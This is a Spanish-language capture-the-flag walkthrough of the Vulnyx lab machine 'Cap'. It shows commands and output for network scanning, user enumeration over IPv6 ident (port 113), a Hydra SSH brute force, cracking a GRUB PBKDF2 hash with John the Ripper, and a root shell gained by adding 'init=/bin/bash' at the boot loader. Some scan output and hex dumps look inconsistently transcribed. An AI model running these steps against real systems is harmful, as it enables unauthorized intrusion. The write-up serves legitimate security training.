

Vulnyx - Cap	
Sistema Operativo:	Linux
Dificultad:	Difícil
Release:	05/08/2023
Técnicas utilizadas	
<ul style="list-style-type: none">• User Enumeration• Brute Force SSH• Brute Force PBKDF2-SHA512	

CAP es una máquina de nivel difícil de la plataforma Vulnyx. Primero, es necesario obtener la dirección IPv6 de la máquina objetivo. Al conectarse al puerto 113, se puede descubrir un usuario válido. Para obtener credenciales válidas de este usuario, se utiliza la herramienta Hydra para realizar un ataque de fuerza bruta.

Una vez iniciada la sesión en la máquina objetivo, es necesario reiniciar el sistema y acceder al gestor de arranque (GRUB) después de haber crackeado el hash que permite el acceso. Finalmente, es posible acceder al sistema como usuario root utilizando la nueva contraseña obtenida.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `arp-scan -I eth1 --localnet` para identificar todos los hosts disponibles en mi red.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:ac:f8:59, IPv4: 192.168.1.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12    08:00:27:79:1e:00    (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.007 seconds (127.55 hosts/sec). 1 responded

(root@kali)-[/home/administrador]
#
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por “08”, así que, filtré los resultados utilizando una combinación del comando `grep` para filtrar las líneas que contienen “08”, `sed` para seleccionar la segunda línea, y `awk` para extraer y formatear la dirección IP.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.12

(root@kali)-[/home/administrador]
#
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_cap** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(administrador@kali) [~/Descargas]
$ cat nmap/scanner_cap
# Nmap 7.94SVN scan initiated Sat Aug 24 03:36:55 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_cap 192.168.1.12
Nmap scan report for 192.168.1.12
Host is up, received arp response (0.00016s latency).
Scanned at 2024-08-24 03:37:08 CEST for 9s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|_  3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|_  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQ4OyUJ0xKouLS7XOYz1485bm/ZBVN/86xLQvh7Gqa1DmEWz/eHP2C3MJQnqTFPOEh18FUL0zj9fiehzyhd6CM7+qBZ/4B9b5Rk
/V/IqueYR+ft2n5ROLLUfjFLeZB+zSa6xkDPGI9qMZBMXA/6aaaD3TV1x6jFTZi+Aca0scDFOTJUVLSwZYaHrJQSNLKFJhniucqg/zx0nMIHjs/v1YXYCh0jLYDsbsJ/NqTZEPMKK
9uLNbbsEogIQ5mbEq0mB1gOW5vowFukI600nd4D17H4fKcPiPfnGwFiT+6cQoNgA3HRKf6NtQeYs=
|_  256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHhAYNTYAAAIbmLzdHAYNTYAAABBNDBes4gK0y7nXoXxw1kPwOX/vuxNkae5WsrIFu+ZD80UIX5OK8e6o7IZDJAxn/A
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZD11NTESAAAAINItrDSHbFPB1CJ0sqkLQXN4/Mt++ocUqbiG861ZSG
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:70:1E:00 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 24 03:37:17 2024 -- 1 IP address (1 host up) scanned in 21.85 seconds
```

Análisis del puerto 80 (HTTP)

Una vez finalizado el escaneo de puertos abiertos, accedí a la página web alojada en el servidor. Sin embargo, únicamente se mostraba la página por defecto de Apache2.



192.168.1.12

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Apache2 Debian Default Page

debian

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented** in `/usr/share/doc/apache2/README.Debian.gz`. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server. The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor.

```
(administrador@kali)-[~/Descargas]
$ gobuster dir -u http://192.168.1.12/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,txt,html --random-agent -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.12/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/5.0 (Windows; U; Win98; rv:1.7.3) Gecko/20040913 Firefox/0.10
[+] Extensions: html,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 10701]
Progress: 882236 / 882240 (100.00%)
=====
Finished
=====
```

Al no encontrar nada de utilidad, sospeché que podrían existir puertos abiertos a través de IPv6. Con esto en mente, procedí a obtener la dirección IPv6 de la máquina objetivo.

```
(administrador@kali)-[~/Descargas]
$ ping6 -c 2 -I eth1 ff02::1
ping6: Warning: IPv6 link-local address on ICMP datagram socket may require ifname or scope-id => use: address%<ifname|scope-id>
ping6: Warning: source address might be selected on device other than: eth1
PING ff02::1 (ff02::1) from :: eth1: 56 data bytes
64 bytes from fe80::a00:27ff:feac:f859%eth1: icmp_seq=1 ttl=64 time=0.056 ms
64 bytes from fe80::a00:27ff:fe79:1e00%eth1: icmp_seq=1 ttl=64 time=0.754 ms
64 bytes from fe80::a00:27ff:feac:f859%eth1: icmp_seq=2 ttl=64 time=0.070 ms

--- ff02::1 ping statistics ---
2 packets transmitted, 2 received, +1 duplicates, 0% packet loss, time 1015ms
rtt min/avg/max/mdev = 0.056/0.293/0.754/0.325 ms
```

Posteriormente, realicé un escaneo de puertos abiertos utilizando la dirección IPv6 obtenida. En este caso, encontré un puerto abierto particularmente interesante: el puerto 113.

```
(root@kali)-[~/home/administrador/Descargas]
$ cat nmap/scanner_cap_ipv6
# Nmap 7.94SVN scan initiated Sat Aug 24 03:45:45 2024 as: nmap -6 -p- -ss -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_cap_ipv6 fe80::a00:27ff:fe79:1e00%eth1
Nmap scan report for fe80::a00:27ff:fe79:1e00
Host is up, received nd-response (0.00015s latency).
Scanned at 2024-08-24 03:45:59 CEST for 142s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 0.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
113/tcp   open  ident?   syn-ack ttl 64
MAC Address: 08:00:27:79:1E:00 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ address-info:
|   IPv6 EUI-64:
|   MAC address:
|       address: 08:00:27:79:1e:00
|       manuf: Oracle VirtualBox virtual NIC
|_
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 24 03:48:21 2024 -- 1 IP address (1 host up) scanned in 156.29 seconds
```


Para conectarme a través del puerto 113, utilicé el comando **ncat -6 -vn fe80::a00:27ff:fe0f:3f36%eth1 113**, ya que, este comando permite establecer una conexión utilizando la dirección IPv6 especificada. En este contexto, **-6** indica que se debe utilizar IPv6, **-vn** habilita el modo verboso y desactiva la resolución de nombres.

Además, para capturar los paquetes de datos que se transmitían a través del puerto 113, empleé el comando **tcpdump -n -i eth1 tcp port 113**, ya que, Este comando permite monitorear y capturar el tráfico de red en la interfaz eth1. En este contexto, **-n** desactiva la resolución de nombres, **-i eth1** especifica la interfaz de red a monitorear, y **tcp port 113** filtra específicamente los paquetes TCP que se transmiten a través del puerto 113. Los parámetros **-X** y **-vvv** son utilizados para mostrar el contenido de los paquetes en formato hexadecimal y ASCII, y para habilitar un modo de verbosidad muy detallado, respectivamente.

```
(administrador@kali)~$ sudo tcpdump -n -i eth1 tcp port 113 -X -vvv
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
09:18:29.743498 IP6 (flowlabel 0x901bc, hlim 64, next-header TCP (6) payload length: 40) fe80::a00:27ff:fe3f:605d.59780 > fe80::a00:27ff:fe4b:1148.113: Flags [S], cksum 0xcf5f (1440), sackOK, TS val 1815216334 ecr 0, nop, wscale 7], length 0
 0x0000: 6009 01bc 0028 0640 fe80 0000 0000 0000  ....a.....
 0x0010: 0a00 27ff fe3f 605d fe80 0000 0000 0000  ....?.....
 0x0020: 0a00 27ff fe4b 1148 e984 0071 e98c 29e4  ....K.H...q..
 0x0030: 0000 0000 a002 8160 cf5f 0000 0204 05a0  ....?..q..w.N
 0x0040: 0402 080a 6c32 00ce 0000 0000 0103 0307  ....l2.....
09:18:29.743812 IP6 (flowlabel 0x65c17, hlim 64, next-header TCP (6) payload length: 40) fe80::a00:27ff:fe4b:1148.113 > fe80::a00:27ff:fe3f:605d.59780: Flags [S.], cksum 0xe3bb (1440), sackOK, TS val 3399329862 ecr 1815216334, nop, wscale 7], length 0
 0x0000: 6006 5c17 0028 0640 fe80 0000 0000 0000  ....a.....
 0x0010: 0a00 27ff fe3f 605d fe80 0000 0000 0000  ....?.....
 0x0020: 0a00 27ff fe4b 1148 e984 0071 e98c 29e5  ....K.H...q..
 0x0030: 0a00 27ff fe3f 605d 0071 e984 2b77 914e  ....?..q..w.N
 0x0040: e98c 29e5 a012 fb04 e3bb 0000 0204 05a0  ....?..q..w.N
 0x0050: 0402 080a ca9d a846 6c32 00ce 0103 0307  ....l2.....
09:18:29.743834 IP6 (flowlabel 0x901bc, hlim 64, next-header TCP (6) payload length: 32) fe80::a00:27ff:fe3f:605d.59780 > fe80::a00:27ff:fe4b:1148.113: Flags [.] , cksum 0xcf5f (1440), sackOK, TS val 1815216334 ecr 3399329862], length 0
 0x0000: 6009 01bc 0020 0640 fe80 0000 0000 0000  ....a.....
 0x0010: 0a00 27ff fe3f 605d fe80 0000 0000 0000  ....?.....
 0x0020: 0a00 27ff fe4b 1148 e984 0071 e98c 29e5  ....K.H...q..
 0x0030: 2b77 914f 8010 0103 cf57 0000 0101 080a  ....w.....
 0x0040: 6c32 00ce ca9d a846 12.....F
09:18:44.661678 IP6 (flowlabel 0x901bc, hlim 64, next-header TCP (6) payload length: 43) fe80::a00:27ff:fe3f:605d.59780 > fe80::a00:27ff:fe4b:1148.113: Flags [S.], cksum 0xe3bb (1440), sackOK, TS val 1815231252 ecr 3399329862], length 11
 0x0000: 6009 01bc 002b 0640 fe80 0000 0000 0000  ....a.....
 0x0010: 0a00 27ff fe3f 605d fe80 0000 0000 0000  ....?.....
 0x0020: 0a00 27ff fe4b 1148 e984 0071 e98c 29e5  ....K.H...q..
 0x0030: 2b77 914f 8010 0103 cf62 0000 0101 080a  ....w.....
 0x0040: 6c32 3b14 ca9d a846 3131 332c 2035 3937  ....l2.....
 0x0050: 3830 0a 80.....F
09:18:44.662020 IP6 (flowlabel 0x65c17, hlim 64, next-header TCP (6) payload length: 32) fe80::a00:27ff:fe4b:1148.113 > fe80::a00:27ff:fe3f:605d.59780: Flags [S.], cksum 0xe3bb (1440), sackOK, TS val 1815231252 ecr 3399329862], length 0
 0x0000: 6006 5c17 0020 0640 fe80 0000 0000 0000  ....a.....
 0x0010: 0a00 27ff fe4b 1148 fe80 0000 0000 0000  ....K.H.....
 0x0020: 0a00 27ff fe3f 605d 0071 e984 2b77 914f  ....?..q..w.O
 0x0030: e98c 29f0 8010 01f6 96f2 0000 0101 080a  ....w.....
 0x0040: ca9d e285 6c32 3b14 12.....l2; 113, 5978
 0x0050: 303a 5553 4552 4944 3a55 4e49 583a 6c75  0:USERID:UNIX:lu
 0x0060: 6361 730d 0a cas..
09:18:44.662262 IP6 (flowlabel 0x901bc, hlim 64, next-header TCP (6) payload length: 32) fe80::a00:27ff:fe3f:605d.59780 > fe80::a00:27ff:fe4b:1148.113: Flags [S.], cksum 0xcf5f (1440), sackOK, TS val 1815231252 ecr 3399344773], length 0
 0x0000: 6009 01bc 0020 0640 fe80 0000 0000 0000  ....a.....
 0x0010: 0a00 27ff fe3f 605d fe80 0000 0000 0000  ....?.....
 0x0020: 0a00 27ff fe4b 1148 e984 0071 e98c 29f0  ....K.H...q..
 0x0030: 2b77 916c 8010 0103 cf57 0000 0101 080a  ....w.....
 0x0040: 6c32 3b14 ca9d e285 12.....l2;
09:18:44.662466 IP6 (flowlabel 0x65c17, hlim 64, next-header TCP (6) payload length: 32) fe80::a00:27ff:fe4b:1148.113 > fe80::a00:27ff:fe3f:605d.59780: Flags [F.], cksum 0x96d4 (1440), sackOK, TS val 1815231252 ecr 3399344773], length 0
 0x0000: 6006 5c17 0020 0640 fe80 0000 0000 0000  ....a.....
 0x0010: 0a00 27ff fe4b 1148 fe80 0000 0000 0000  ....K.H.....
 0x0020: 0a00 27ff fe3f 605d 0071 e984 2b77 916c  ....?..q..w.l
 0x0030: e98c 29f0 8011 01f6 96d4 0000 0101 080a  ....w.....
 0x0040: ca9d e285 6c32 3b14 12.....l2;
09:18:44.704449 IP6 (flowlabel 0x901bc, hlim 64, next-header TCP (6) payload length: 32) fe80::a00:27ff:fe3f:605d.59780 > fe80::a00:27ff:fe4b:1148.113: Flags [.] , cksum 0xcf5f (1440), sackOK, TS val 1815231295 ecr 3399344773], length 0
 0x0000: 6009 01bc 0020 0640 fe80 0000 0000 0000  ....a.....
 0x0010: 0a00 27ff fe3f 605d fe80 0000 0000 0000  ....?.....
 0x0020: 0a00 27ff fe4b 1148 e984 0071 e98c 29f0  ....K.H...q..
 0x0030: 2b77 916d 8010 0103 cf57 0000 0101 080a  ....w.....
 0x0040: 6c32 3b3f ca9d e285 12;?....
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
```

```
administrador@kali:~$ ncat -6 -vn fe80::a00:27ff:fe4b:1148%eth1 113
Ncat: Version 7.04SVN ( https://nmap.org/ncat )
Ncat: Connected to [fe80::a00:27ff:fe4b:1148]:113.
113, 59780
113, 59780:USERID:UNIX:Lucas
^C
```

Análisis del puerto 22 (SSH)

Anteriormente, descubrí un usuario válido, por lo que, dado que el puerto 22 (SSH) estaba abierto, utilicé Hydra para realizar un ataque de fuerza bruta y obtener credenciales que me permitieran acceder a la máquina objetivo.

```
(administrador@kali)~/Descargas
$ hydra -l lucas -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.12 -F -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-24 04:16:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~22413
[DATA] attacking ssh://192.168.1.12:22/
[STATUS] 412.00 tries/min, 412 tries in 00:01h, 14344018 to do in 580:16h, 33 active
[STATUS] 251.33 tries/min, 754 tries in 00:03h, 14343680 to do in 951:11h, 29 active
[22][ssh] host: 192.168.1.12 login: lucas password:
[STATUS] attack finished for 192.168.1.12 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-24 04:19:19

(administrador@kali)~/Descargas
$
```

Una vez obtenidas las credenciales del usuario lucas, inicié sesión en la máquina víctima. Observé que el usuario root podía ejecutar el comando reboot sin proporcionar contraseñas. Esto podría permitirme escalar privilegios, pero usar este comando implicaría reiniciar el sistema.

```
(administrador@kali)~/Descargas
$ ssh lucas@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.
lucas@192.168.1.12's password:
lucas@cap:~$ id
uid=1000(lucas) gid=1000(lucas) grupos=1000(lucas)
lucas@cap:~$ cat user.txt
lucas@cap:~$ sudo -l
Matching Defaults entries for lucas on cap:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lucas may run the following commands on cap:
    (root) NOPASSWD: /usr/sbin/reboot
lucas@cap:~$
```

Escalada de privilegios


A primera vista, no parecía haber una forma de escalar privilegios con el comando sudo, ya que solo se podía usar el binario de reboot. Las máquinas de Vulnhyx tienen el GRUB protegido por contraseñas, pero si lograba crackear el hash, podría acceder al GRUB como root y cambiar su contraseña. Por tanto, busqué el archivo de configuración del gestor de arranque (GRUB).

```
lucas@cap:~$ find /boot -readable -exec ls -l {} \; 2>/dev/null
total 70856
-rw-r--r-- 1 root root 236452 ene 21 2023 config-5.10.0-21-amd64
-rw-r--r-- 1 root root 236469 jul 28 2023 config-5.10.0-23-amd64
drwxr-xr-x 5 root root 4096 ago 5 2023 grub
-rw-r--r-- 1 root root 28996259 abr 23 2023 initrd.img-5.10.0-21-amd64
-rw-r--r-- 1 root root 29010636 ago 5 2023 initrd.img-5.10.0-23-amd64
-rw-r--r-- 1 root root 83 ene 21 2023 System.map-5.10.0-21-amd64
-rw-r--r-- 1 root root 83 jul 28 2023 System.map-5.10.0-23-amd64
-rw-r--r-- 1 root root 7019136 ene 21 2023 vmlinuz-5.10.0-21-amd64
-rw-r--r-- 1 root root 7036544 jul 28 2023 vmlinuz-5.10.0-23-amd64
-rw-r--r-- 1 root root 29010636 ago 5 2023 /boot/initrd.img-5.10.0-23-amd64
total 2372
drwxr-xr-x 2 root root 4096 ene 15 2023 fonts
-rw-r--r-- 1 root root 8062 ago 5 2023 grub.cfg
-rw-r--r-- 1 root root 1024 ene 15 2023 grubenv
drwxr-xr-x 2 root root 12288 ene 15 2023 i386-pc
drwxr-xr-x 2 root root 4096 ene 15 2023 locale
-rw-r--r-- 1 root root 2394108 ene 15 2023 unicode.pf2
-rw-r--r-- 1 root root 1024 ene 15 2023 /boot/grub/grubenv
-rw-r--r-- 1 root root 2394108 ene 15 2023 /boot/grub/unicode.pf2
total 4364
-rw-r--r-- 1 root root 708 ene 15 2023 /boot/grub/i386-pc/setjmp.mod
-rw-r--r-- 1 root root 5260 ene 15 2023 /boot/grub/i386-pc/sfs.mod
-rw-r--r-- 1 root root 1728 ene 15 2023 /boot/grub/i386-pc/cpuid.mod
-rw-r--r-- 1 root root 2296 ene 15 2023 /boot/grub/i386-pc/part_msdos.mod
-rw-r--r-- 1 root root 6096 ene 15 2023 /boot/grub/i386-pc/efifat.mod
-rw-r--r-- 1 root root 2948 ene 15 2023 /boot/grub/i386-pc/cat.mod
-rw-r--r-- 1 root root 3764 ene 15 2023 /boot/grub/i386-pc/gcry_md5.mod
-rw-r--r-- 1 root root 14080 ene 15 2023 /boot/grub/i386-pc/multiboot.mod
-rw-r--r-- 1 root root 1336 ene 15 2023 /boot/grub/i386-pc/test_blockarg.mod
-rw-r--r-- 1 root root 33 ene 15 2023 /boot/grub/i386-pc/video.lst
-rw-r--r-- 1 root root 6176 ene 15 2023 /boot/grub/i386-pc/fat.mod
-rw-r--r-- 1 root root 4252 ene 15 2023 /boot/grub/i386-pc/romfs.mod
-rw-r--r-- 1 root root 3192 ene 15 2023 /boot/grub/i386-pc/search_fs_uuid.mod
-rw-r--r-- 1 root root 8062 ago 5 2023 /boot/grub/grub.cfg
-rw-r--r-- 1 root root 28996259 abr 23 2023 /boot/initrd.img-5.10.0-21-amd64
-rw-r--r-- 1 root root 7036544 jul 28 2023 /boot/vmlinuz-5.10.0-23-amd64
-rw-r--r-- 1 root root 83 jul 28 2023 /boot/System.map-5.10.0-23-amd64
-rw-r--r-- 1 root root 236452 ene 21 2023 /boot/config-5.10.0-21-amd64
-rw-r--r-- 1 root root 83 ene 21 2023 /boot/System.map-5.10.0-21-amd64
-rw-r--r-- 1 root root 7019136 ene 21 2023 /boot/vmlinuz-5.10.0-21-amd64
-rw-r--r-- 1 root root 236469 jul 28 2023 /boot/config-5.10.0-23-amd64
lucas@cap:~$
```

Después de obtener el hash necesario, utilicé John the Ripper para obtener la contraseña del usuario root. Esta contraseña era necesaria para acceder al GRUB.

```
(administrador@kali)-[~/Descargas/content]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=PBKDF2-HMAC-SHA512 hash
Using default input encoding: UTF-8
Loaded 1 password hash (PBKDF2-HMAC-SHA512, GRUB2 / OS X 10.8+ [PBKDF2-SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(root)
1g 0:00:00:00 DONE (2024-08-24 04:31) 1.333g/s 896.0p/s 896.0c/s 896.0C/s snowball..kelly
Use the "--show --format=PBKDF2-HMAC-SHA512" options to display all of the cracked passwords reliably
Session completed.
```


Una vez que accedí al GRUB, modifiqué la línea de arranque predeterminada para incluir `rw init=/bin/bash`, lo que me permitió iniciar el sistema en modo de lectura y escritura con acceso a una shell de root.




```
GNU GRUB versión 2.06-3~deb11u5

if [ x$feature_platform_search_hint = xy ]; then
  search --no-floppy --fs-uuid --set=root --hint-bios=hd\
0,msdos1 --hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 5ed23ff9-7\
28b-4a2d-b183-ac3d76b133ba
else
  search --no-floppy --fs-uuid --set=root 5ed23ff9-728b-\
4a2d-b183-ac3d76b133ba
fi
echo          'Loading Linux 5.10.0-21-amd64 ...'
linux         /boot/vmlinuz-5.10.0-21-amd64 root=UUID=5ed\
23ff9-728b-4a2d-b183-ac3d76b133ba rw init=/bin/bash
echo          'Loading initial ramdisk ...'
initrd        /boot/initrd.img-5.10.0-21-amd64
}

Se soporta una edición de pantalla mínima al estilo de Emacs.
«TAB» enumera las posibles palabras a completar. Pulse «Ctrl-x»
